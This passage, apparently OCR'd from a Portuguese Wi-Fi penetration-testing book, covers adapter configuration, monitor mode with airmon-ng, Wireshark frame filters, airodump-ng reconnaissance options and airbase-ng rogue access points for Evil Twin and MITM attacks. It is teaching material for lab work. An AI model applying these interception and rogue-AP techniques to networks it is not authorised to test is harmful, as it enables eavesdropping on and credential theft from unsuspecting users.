          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Como fazer para listar as redes Wi-Fi disponíveis? Pode-se usar o comando**: iwlist <adaptador> scanning**.

```
root@bt:~# iwlist wlan3 scanning
wlan3     Scan completed :
          Cell 01 - Address: F8:D1:11:AE:10:34
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=70/70  Signal level=-39 dBm
                    Encryption key:on
                    ESSID:"nerd-cave"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s;
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=00000000be456180
                    Extra: Last beacon: 1024ms ago
```

Veja que encontramos uma rede no canal 01. O ESSID dessa rede é "nerd-cave". Ela está protegida por criptografia.

Para qualquer configuração relacionada ao adaptador Wireless (mudar o canal, o ESSID, a taxa de transmissão, etc.), devemos usar o comando **iwconfig**.

A sintaxe básica de uso do comando é:

iwconfig <adaptador> <opções>

Algumas opções úteis:

- **- essid**: associa o adaptador ao nome (ESSID) de uma rede já existente.

Exemplo: **iwconfig wlan3 essid "Wireless Lab"**

⇨ **- channel**: modifica o canal de operação do adaptador.

Exemplo: **iwconfig wlan3 channel 10**

⇨ **- freq:** altera a frequência utilizada. Causa basicamente o mesmo efeito que channel. Pode ser expressa em k, M, ou G (Hz).

Exemplo: iw**config wlan3 freq 2.422G**

⇨ **- rate**: altera a taxa de transmissão do adaptador. Pode-se utilizar k, M ou G (bytes) para expressar essa taxa, ou utilizar auto para deixar no automático.

Exemplo: **iwconfig wlan3 rate 11M**

⇨ **- txrate**: muda a potência de transmissão da placa.

Exemplo: : **iwconfig wlan3 txrate 25**

⇨ **- AP**: associa o adaptador ao BSSID de um Access Point.

Exemplo: **iwconfig wlan3 ap 00:60:1D:02:33:25**

⇨ **- mode**: muda o modo de atuação do adaptador. Os modos mais comuns são "managed" e "Ad-Hoc".

Exemplo: **iwconfig wlan3 mode Ad-Hoc**

Alguns exemplos práticos:

Para associar o adaptador wlan3 à rede "nerd-cave", eu utilizo o comando:

iwconfig wlan3 essid "nerd-cave"

```
root@bt:~# iwconfig wlan3 essid "nerd-cave"
root@bt:~# iwconfig wlan3
wlan3     IEEE 802.11bgn  ESSID:"nerd-cave"
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Usar ou não aspas no nome da rede é irrelevante, pois elas são ignoradas pelos comandos.

Acompanhe a seguir a alteração do canal (opção channel) e da potência de transmissão:

```
root@bt:~# iwconfig wlan3 channel 6
root@bt:~# iwconfig wlan3 txpower 10
root@bt:~# iwconfig wlan3
wlan3     IEEE 802.11bgn  ESSID:"nerd-cave"
          Mode:Managed  Frequency:2.437 GHz  Access Point: Not-Associated
          Tx-Power=10 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off

root@bt:~#
```

Se você não souber a taxa de transmissão, as frequências suportadas, a potência de transmissão, entre outras informações sobre o seu adaptador, use o comando **iwlist** com a mesma opção equivalente do **iwconfig**. O **iwlist** vai lhe informar a capacidade do adaptador.

Exemplos:

iwlist wlan3 frequency: mostra as frequências suportadas;

iwlist wlan3 txpower: mostra as potências suportadas.




Dica: É interessante brincar um pouco com a alteração do txpower, pois a modificação da potência vai influenciar diretamente no alcance do sinal wireless.

Nesse ponto você pode estar se perguntando: e aí? Posso mudar o ESSID, mudar o canal, de que isso vai me adiantar? O Comando iwconfig é uma das duas maneiras básicas que podemos utilizar para colocar uma placa de rede no modo de monitoração (**iwconfig mode monitor**). A outra maneira (mais antiga) seria utilizando o utilitário airodump-ng. Falaremos disto mais à frente.


4.4 Preparação e Configuração do Access Point

Você pode utilizar qualquer AP ou router para o teste. Neste caso específico, o roteador seria mais interessante para os testes envolvendo acesso à Internet.

Crie uma rede simples com qualquer ESSID. No meu exemplo, para nosso laboratório sem fio, eu a denominei como "Wireless Lab". O canal e o modo utilizado pode ser qualquer um.



Em relação à segurança da rede, nesses testes iniciais vamos configurá-la sem nenhum tipo de proteção. Nos próximos capítulos você colocará uma chave WEP e uma chave WPA para demonstrar o processo de quebra, mas, por enquanto, a configuração de segurança da rede deve ficar assim:



Antes de irmos à prática, vamos conhecer um pouco da suíte de softwares Air-Ng que utilizaremos até o final do livro.

5 Suíte Air-ng

Abordaremos ao longo deste livro vários softwares úteis para análise de rede e testes de vulnerabilidade: kismet, wash, reaper, cowpatty. Entretanto, teremos um carinho especial com a suíte air-ng. Esse conjunto de programas é a base de toda essa obra, e apesar de existirem ferramentas que facilitam os testes (como o **Fluxion**), para aprendizado, a suíte Air-ng é o ideal. Portanto, este capítulo possui uma explicação sobre a sintaxe de cada um dos comandos utilizados nessa suíte, que é usada para ataques (serão abordados em seções posteriores).

Essa suíte já está previamente instalada nas três distribuições de Linux recomendadas pelo livro: BackTrack, Kali e BackBox.

A suíte de utilitários air*-ng possui diversos softwares para detecção e testes de vulnerabilidade em Access Points e estações Wi-Fi.

Vamos conhecer alguns de seus principais utilitários:

- **Airmon-ng**: coloca a placa de rede no modo monitoração. Alternativamente, esse modo também pode ser habilitado pelo comando **iwconfig mode monitor** (com o adaptador desabilitado);
- **Airodump-ng**: monitora o espectro Wi-Fi e captura pacotes para um arquivo ou interface especificado pelo usuário. Permite utilizar também um GPS para logar o local dos APs encontrados;
- **Aireplay-ng**: possibilita a criação de um "softAP" (interface atX), o que permite ataques de captura de chaves, honeypots e MITM contra dispositivos clientes;
- **Airbase-ng**: permite a criação de um Access Point simulado para realizar ataques de captura de chaves e MITM contra dispositivos clientes;
- **Aircrack-ng**: permite a tentativa de quebra/decodificação da chave de criptografia WEP ou WPA capturada através do airodump-ng;

- **Airdecap-ng**: permite decodificar pacotes criptografados fornecendo o arquivo de captura de pacotes e a chave de criptografia;
- **Airlib-ng**: permite criar um banco de dados de chaves WPA/WPA2 pré-computadas para acelerar o processo de "quebra";
- **Airsrv-ng**: permite a criação de um "servidor" NIC independente de diferentes tipos de firmware. A ideia é flexibilizar o uso de determinadas aplicações Wi-Fi;
- **Airtun-ng**: permite a criação de uma interface virtual (atX) que vai agir como um tunnel para permitir a injeção de pacotes 802.11;
- **Airuncloak-ng**: remove o ocultamento WEP (WEP cloaking) de arquivos PCAP capturados. Alguns WIPS podem inserir frames falsos na rede para tentar "enganar" o Aircrack;
- **Packetforge-ng**: permite forjar/criar pacotes UDP, ICMP, ARP e qualquer outro tipo de pacote customizado. Ele gera um arquivo PCAP com a sequência de pacotes criada. Esse arquivo pode ser utilizado depois por outra aplicação (como o Aireplay-ng).

Durante o livro, utilizaremos muitos dos softwares citados para exemplificar as demonstrações de ataques.

Vamos iniciar falando do Airmon-ng. Ele é o primeiro a ser utilizado, pois irá permitir que possamos colocar a nossa placa no modo adequado para a captura e injeção de pacotes.

5.1 Airmon-ng

```
root@bt:~# airmon-ng start wlan3


Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
2438    dhclient


Interface       Chipset         Driver

wlan3           Unknown         rtl8192cu - [phy2]
                                (monitor mode enabled on mon0)
```

A função do Airmon-ng é permitir a criação de um adaptador virtual para a utilização do modo de monitoração. Basicamente, ele não tem muitas opções além dessa (por esse mesmo motivo, esse método pode ser substituído pelo comando **iwconfig mode monitor**). Como citei, a partir do momento em que utilizamos o airmon-ng, o adaptador **wlan3** (não necessariamente este modelo, pode ser qualquer adaptador Wi-fi com o chipset adequado) será "transformado" em **mon0** (monitor 0), uma interface especial.

Sintaxe:

airmon-ng start <interface>

Caso precise parar a interface de monitoração, use a sintaxe:

airmon-ng stop <interface>

Algumas considerações sobre esse tipo de interface de monitoração:

- ⇨ Elas não são feitas com o propósito de se conectar à redes sem fio, o objetivo das mesmas é somente a monitoração em modo "passivo";
- ⇨ Se tiver problemas com esse modo, use o iwconfig da seguinte maneira: **ifconfig wlan0 down** (desligue o adaptador primeiro) ; **iwconfig wlan0 mode monitor** (habilite o modo de monitoração) ; **ifconfig wlan0 up** (ligue o adaptador wlan0 novamente).

Verifique se a interface foi criada adequadamente com o comando ifconfig, caso tenha usado o airmon-ng. Caso tenha usado o iwconfig use o nome da interface original (wlan0 aou invés de mon0).:

```
root@bt:~# ifconfig mon0
mon0      Link encap:UNSPEC  HWaddr 24-3C-20-06-68-BB-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:509 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113740 (113.7 KB)  TX bytes:0 (0.0 B)

root@bt:~#
```

Para demonstrar a utilidade do modo de monitoração, vou demonstrar uma prática utilizando o Wireshark.

5.1.1 Capturando Pacotes no Modo de Monitoração com o Wireshark

No capítulo anterior aprendemos como configurar o laboratório para nossos testes. Vimos alguns cuidados ao escolher o adaptador correto e configurações básicas que podem ser realizadas nessa interface escolhida. Por último, estudamos sobre o modo de monitoração e como ativá-lo para criar a interface **mon0**.

Agora, com o uso dessa interface, podemos capturar o tráfego de todas as redes Wi-Fi ao nosso alcance. É interessante notar que não precisamos estar conectados em nenhuma dessas redes e ainda assim conseguiremos capturar os pacotes. Claro que isso ainda não é muito útil já que a maioria dessas redes possui o tráfego criptografado (veremos como "quebrar" essa proteção mais à frente).


Utilizaremos o Wireshark para demonstrar a captura de pacotes na interface de monitoração **mon0**, assim como algumas dicas de como filtrar o tráfego capturado para procurar informações específicas.




Dica: Redes "ocultas" (que não estão realizando broadcast do SSID) ainda podem ser encontradas ao analisarmos certos tipos de pacotes de dados capturados no modo de monitoração. Portanto, mesmo que essas redes ocultem seus beacons, elas podem ser encontradas, que torna esse modo de proteção praticamente inútil (assim como o filtro de MAC).

Visualizando a mon0 com o Wireshark

Abra o Wireshark e siga para a opção Interfaces. Aparecerá uma lista dos dispositivos disponíveis:



A interface mon0 deve aparecer. Selecione-a e clique em start. O Wireshark começará imediatamente a monitorar os pacotes, como mostrado:



Não se assuste com a quantidade de informações que você irá receber. Caso tenha configurado o mon0 no canal 6, por exemplo, a interface obterá todo o tipo de comunicação das redes que usam esse canal (não é possível capturar de todos os canais ao mesmo tempo, pelo menos não diretamente).


Acontece que não são apenas os dados que capturamos. Os frames de gerenciamento, controle, beacons, basicamente tudo está sendo obtido pela interface de monitoração.

No entanto, podemos utilizar alguns dos filtros do Wireshark para facilitar a nossa vida.

Vamos acompanhar alguns exemplos.

Para capturar somente os frames de gerenciamento utilizamos:


wlan.fc.type == 0



Perceba que o filtro foi aplicado e, agora, estamos vendo todos os tipos de frames de gerenciamento. Se você quisesse visualizar os frames de controle poderia utilizar o número 1 ao invés de 0.

Mas, ao invés de frames, como fazer para visualizar o que realmente importa? Os dados! Basta utilizar a opção 2, ficando:

wlan.fc.type == 2




Se você estiver capturando esses dados de uma rede sem proteção, basta usar a opção "Follow Stream" do Wireshark para remontar o tráfego remoto!

Por último, podemos combinar alguns filtros para causar um efeito melhor. Um exemplo é: como fazer para mostrar somente os beacons e não os outros frames de gerenciamento?

Usaríamos o filtro:

(wlan.fc.type == 0) && (wlan.fc.subtype == 8)



Existem vários filtros bem úteis que podem ser utilizados junto ao Wireshark objetivando analisar tráfego Wi-Fi.

Por exemplo, podemos filtrar todo o tráfego entrando/saindo de um único AP utilizando o seu BSSID:

(wlan.bssid == AA:AA:AA:AA:AA:AA)

5.2 Airodump-ng

A função do Airodump-ng é monitorar todas as redes atualmente disponíveis no canal em que estamos utilizando (ou em todos os canais, "pulando" de um a outro). Ele mostrará diversos dados dessas redes:

- ESSID da Rede;
- BSSID do Access Point;
- Clientes atualmente conectados;
- Força do sinal;
- Tipo de proteção utilizada.

A última opção é particularmente útil. Conseguimos ver quantas estações estão atualmente conectadas em uma rede, assim como o endereço MAC desses dispositivos.

Sintaxe

airodump-ng <opções> <interface>

Opções

- **-H, —help:** mostra a tela de ajuda;
- **-i, —ivs:** somente salva IVs (útil para WEP Cracking). Se essa opção for especificada, você deve utilizar o prefixo –write;
- **-g, —gpsd:** indica que o airodump deve utilizar o dispositivo GPS (através do GPS daemon) para conseguir coordenadas;
- **-w <arquivo>, —write <arquivo>:** é o arquivo de saída a ser utilizado. Se essa opção não for especificada, os dados serão mostrados somente na tela. Além desse arquivo, um arquivo CSV com o mesmo nome da captura será criado.
- **-e, —beacons:** irá salvar todos os beacons no arquivo de captura. Por padrão é gravado somente um beacon por rede;
- **-u <segundos>, —update <segundos> atrasa <n>:** segundos entre atualizações de tela. Útil para processadores mais lentos.
- **—showack:** mostra estatísticas de frames ACK/CTS/RTS. Ajuda no processo de injeção de pacotes verificando se a injeção está ocorrendo muito rápido, se alcança o Access Point e se são frames válidos. Também, uma coisa muito útil dessa opção é permitir a detecção de estações "ocultas", que estão muito longe para capturar quadros, mas que podem ser detectadas pelo fato de que os frames ACK são enviados a 1 Mbps.;
- **-h:** oculta estações conhecidas para o comando –showack;
- **—berlin <segundos>:** tempo antes de remover o cliente/AP da tela quando nenhum novo pacote é recebido (o padrão é 120 segundos);
- **-c canal>[,<canal>[,...]], —channel <canal>[,<canal>[,...]]:** indica o(s) canal(is) a serem monitorados. Pode ser um canal ou vários. Por padrão, o airodump "pula" em todos os canais 2.4GHz;
- **-b <abg>, —band <abg>:** indica a banda que o airodump deve utilizar, pulando em todos os canais. Pode ser uma combinação das letras "a", "b" e "g". As bandas b/g usam 2.4GHZ e a banda 802.11a utiliza 5 GHZ. Não pode ser usado com a opção –channel;

- **-s <método>, —cswitch <método>:** define a maneira que o airodump-ng configura os canais quando s e utiliza mais de uma interface de rede. Valores válidos: 0, 1 e 2;
- **-r <arquivo>:** lê os pacotes de um arquivo;
- **-x <milisegundos>: s**imulação de varredura ativa (envia pedidos e processa respostas);
- **—output-format <formatos>:** define os formatos de saída para utilizar (separados por vírgula). Valores possíveis são: pcap, ivs, csv, gps, kismet, netxml. O "pcap" é usado para o formato utilizado pelo Wireshark, "ivs" é para o formato ivs (o mesmo que a opção —ivs), "csv" criará um arquivo CSV do airodump-ng, "kismet" e "netxml" são formatos para serem usados com o software kismet e "gps" é um atalho para —gps. Esses formatos podem ser combinados, exceto ivs e pcap.

Opções de Filtros

- **-t<OPN|WEP|WPA|WPA1|WPA2>,—encrypt <OPN|WEP|WPA|WPA1|WPA2>:** somente mostrará redes que correspondam ao tipo de criptografia. Pode ser especificada mais de uma opção. Exemplo: " -t OPN -t WP
- **-d <bssid>, —bssid <bssid>:** apenas mostrará as redes que correspondam ao bssid (endereço físico do AP) especificado;
- **-m <máscara>, —netmask <máscara>:** somente mostrará redes que correspondam à máscara especificada. Exige a opção —bssid (ou -d);
- **-a:** somente mostrará clientes associados.

Interação

- **airodump-ng:** pode receber e interpretar determinadas teclas enquanto está rodando.

A seguir estão todas as teclas que podem ser utilizadas e suas ações:

- **a:** seleciona áreas ativas circulando entre as opções de visualização: AP e estações, AP somente, estações somente e AP/estações/frames ACK;
- **d:** reseta ordenação para o padrão;
- **i:** inverte a sequência das informações ordenadas;

- **m:** marca o AP selecionado ou circula entre cores diferentes se o AP selecionado já está marcado;
- **r:** ativa ou desativa a ordenação em tempo real - aplica o tipo de ordenação toda a vez que a tela atualizar;
- **s:** muda a coluna usada para a ordenação. As opções são: First seen (redes enxergadas primeiro); BSSID; PWR level; Beacons; Data packets; Packet rate; Channel;Max. data rate; Encryption; Strongest Ciphersuite; Strongest Authentication; ESSID;
- **ESPAÇO** pausa e resume a atualização do display;
- **TAB** desabilita e habilita a alternação entre os Access Points;
- **ACIMA** seleciona o Access Point acima do atual na listagem;
- **ABAIXO** seleciona o Access Point abaixo do atual na listagem.

Se um AP for selecionado ou marcado, todas as estações conectadas serão selecionadas ou marcadas com a mesma cor do Access Point correspondente.

Exemplo: vamos monitorar o canal 11 utilizando a interface mon0 com o comando:

```
root@bt:~# airodump-ng --channel 11 mon0
```

Se você não especificar nenhum canal, o airodump começará a "pular" entre os canais de 1 a 11 para analisar todas as redes possíveis.

A seguir você visualiza a tela principal do AIRODUMP:

```
CH 11 ][ Elapsed: 24 s ][ 2012-08-17 17:10

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1C:F0:55:22:07  -42       23        2    0   1  54 . WPA  TKIP   PSK  link_508
00:25:9C:F9:29:A3  -42       20        0    0   1  54e  WPA2 CCMP   PSK  italo
28:BE:9B:60:21:DC  -43       25        0    0   1  54e  WPA2 CCMP   PSK  PracaSpa
00:1D:0F:E9:6B:48  -43       20       21    0   6  11 . WPA2 TKIP   PSK  Bem-Esta
1C:AF:F7:58:80:62  -43       50        1    0   6  54e. WPA2 CCMP   PSK  GABI
F8:D1:11:AE:10:34  -43      139        2    0   6  54e. WPA2 CCMP   PSK  carol-e-
08:86:3B:5F:97:E2  -82        2        0    0   1  54e  WPA2 CCMP   PSK  belkin.7

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   40:25:C2:3C:F2:90  -42    0 - 1      1         5  carol-e-marcos
```

A seguir, explicarei o significado de cada uma das colunas.

Colunas

- **BSSID:** endereço MAC do Access Point. Na seção cliente (seção inferior da tela), um BSSID que está como "not associated" (não associado) significa que o cliente não está associado a nenhum AP. Nesse estado, o cliente está procurando por um AP para se conectar;
- **PWR:** o nível de sinal reportado da interface Wi-Fi. Quanto maior o sinal, mais próximo do AP ou da estação cliente você está. Se o PWR do AP e de todos clientes estiverem em -1, então o driver da interface não suporta relatório de sinal. Agora, se o PWR estiver em -1 para apenas algumas das estações cliente (mas não todas), significa que aquele AP está muito distante para que você consiga capturar as suas transmissões;
- **RXQ:** somente mostrado quando num canal fixo. Mede a qualidade pela porcentagem de pacotes recebidos com sucesso nos últimos 10 segundos. Algumas deduções interessantes podem ser feitas por meio desse valor, por exemplo: se o RXQ está em 100% e de repente cai para menos de 90% mas você ainda consegue capturar os beacons, significa que o AP está enviando frames a um cliente, mas você precisa se aproximar deste cliente para poder visualizá-lo;
- **Beacons:** número de beacons enviado pelo AP. Cada Access Point envia 10 beacons por segundo na menor taxa (1M), então eles podem normalmente ser detectados numa grande distância;
- **#Data:** número de frames de dados capturados. Se for WEP, conta o número de IVs. Inclui pacotes de broadcast;
- #/s: número de pacotes de dados por segundo nos últimos 10 segundos;
- **CH:** número do canal, obtido através dos beacon frames. Às vezes, pacotes de outros canais não monitorados podem ser capturados por causa da interferência nas ondas de rádio;
- **MB:** velocidade máxima suportada pelo AP. Se MB = 11, será 802.11b; se MB = 22, será 802.11b+ e as taxas maiores são 802.11g/n. A letra "e" (802.11e) significa que o QoS está habilitado;
- **ENC:** o algoritmo de criptografia está em uso:
  - **OPN** quer dizer aberto, sem criptografia;

- **"WEP?"** quer dizer que o airodump está em dúvida entre WEP e WPA (é inconclusivo);
- **WEP (sem a interrogação)** indica WEP/WEP2 está tico ou dinâmico
- **WPA** indica WPA1/WPA2.

⇨ **CIPHER:** a cifra detectada. Pode ser CCMP, TKIP, WRAP, WEP, WEP40 ou WEP104. Normalmente TKIP é utilizado com WPA1, e CCMP é usado com WPA2 (não é regra geral, entretanto);

⇨ **AUTH:** o protocolo de autenticação utilizado. Pode ser PSK (Pre Shared Key para WPA/WPA2), OPN (Aberto para WEP), SKA (Chave Compartilhada WEP) ou MGT (WPA/WPA2 utilizando um servidor Radius separado);

⇨ **ESSID:** é o nome de rede usado no ESS. Normalmente é o mesmo nome utilizado no BSS (SSID), que pode estar configurado para ser oculto. Nesse caso, o airodump irá tentar obter o ESSID de respostas de probes e pedidos de associação;

⇨ **STATION:** endereço MAC address de cada estação associada ou estações procurando por um AP para se conectar. Clientes no momento não associados a um AP mostrarão um BSSID de "(not associated)";

⇨ **Rate:** só é mostrado quando estiver utilizando um único canal. O primeiro número é a última taxa de dados do AP (BSSID) para o cliente (STATION). O segundo número é a última taxa de dados do cliente para o AP;

⇨ **Lost:** mostra os pacotes perdidos vindos do cliente. Para determinar o número de pacotes perdidos, há um campo de sequência em cada frame (exceto nos de controle), então pode-se subtrair o último número da sequência para saber quantos pacotes foram perdidos;

⇨ **Packets:** número de pacotes de dados enviados pelo cliente;

⇨ **Probes:** os SSIDs procurados pelo cliente. Essas são as redes em que o cliente está tentando de conectar, caso esteja desconectado.

5.3 Airbase-ng

O Airbase-ng é uma ferramenta desenvolvida com o foque no ataque a clientes wireless ao invés do Access Point (AP). Ele permite

criar um Access Point funcional (softAP) recebendo conexões de usuários e interceptando o tráfego legítimo.

É uma ferramenta extremamente flexível e com múltiplos propósitos. Devido a essa flexibilidade, é difícil resumir tudo o que esse programa faz.

Confira algumas funções:

- Habilidade de atuar como um Access Point ad-hoc;
- Habilidade de atuar como um Access Point completo;
- Habilidade de filtrar por SSID ou endereço MAC do cliente;
- Habilidade de capturar o handshake WPA/WPA2;
- Habilidade para manipular e reenviar pacotes;
- Implementa o ataque WEP Caffe Latte WEP no cliente wireless;
- Implementa o ataque WEP Hirte no cliente wireless;
- Habilidade de criptografar e descriptografar pacotes enviados e recebidos.

No caso do ataque Evil Twin, a ideia da ferramenta é fazer clientes se conectarem ao AP falso, concorrendo assim com clientes que acessam o AP verdadeiro. Entretanto, se quisermos, podemos usar o Airbase-ng para criar um Access Point normal, sem fins maliciosos.

Uma interface (**at0**) é criada quando o airbase-ng é rodado. Ela é usada para receber pacotes descriptografados ou enviar pacotes criptografados.

Sintaxe

airbase-ng [opções] <nome da interface>

Opções

- **-a <bssid>:** se o BSSID não for explicitamente especificado usando a opção "-a <BSSID>", então o MAC atual da interface é utilizado;
- **-h <MAC>:** esse é o endereço MAC utilizado para o ataque de Man-in-the-middle (Homem no meio). A opção "-M" também deve ser especificada;

- **-M:** essa opção ainda não está implementada. É um ataque de Man- in- the- middle (Homem no meio) entre clientes wireless especificados e os BSSIDs (APs);
- **-i <interface>:** também captura frames dessa interface além da interface de replay;
- **-w <chave WEP>:** se WEP for usada como criptografia, então o parâmetro "-w *chave WEP*" >" define a chave de criptografia utilizada. Isso é suficiente para que o airbase configure todos os flags por conta própria. Se o AP falso operar com criptografia WEP, o cliente pode escolher entre usar OSA (Open System Authentication) ou SKA (Shared Key Authentication). Ambos os métodos são suportados pelo airbase, mas para conseguir uma chave podemos tentar forçar o cliente a utilizar autenticação de chave compartilhada. A opção "-s" força uma autenticação de chave compartilhada e "-S <tamanho>" configura o tamanho do challenge (desafio);
- **-q:** não mostram estatísticas ou mensagens de status;
- **-v:** mostra informações adicionais e detalhes para ajudar no processo de debug;
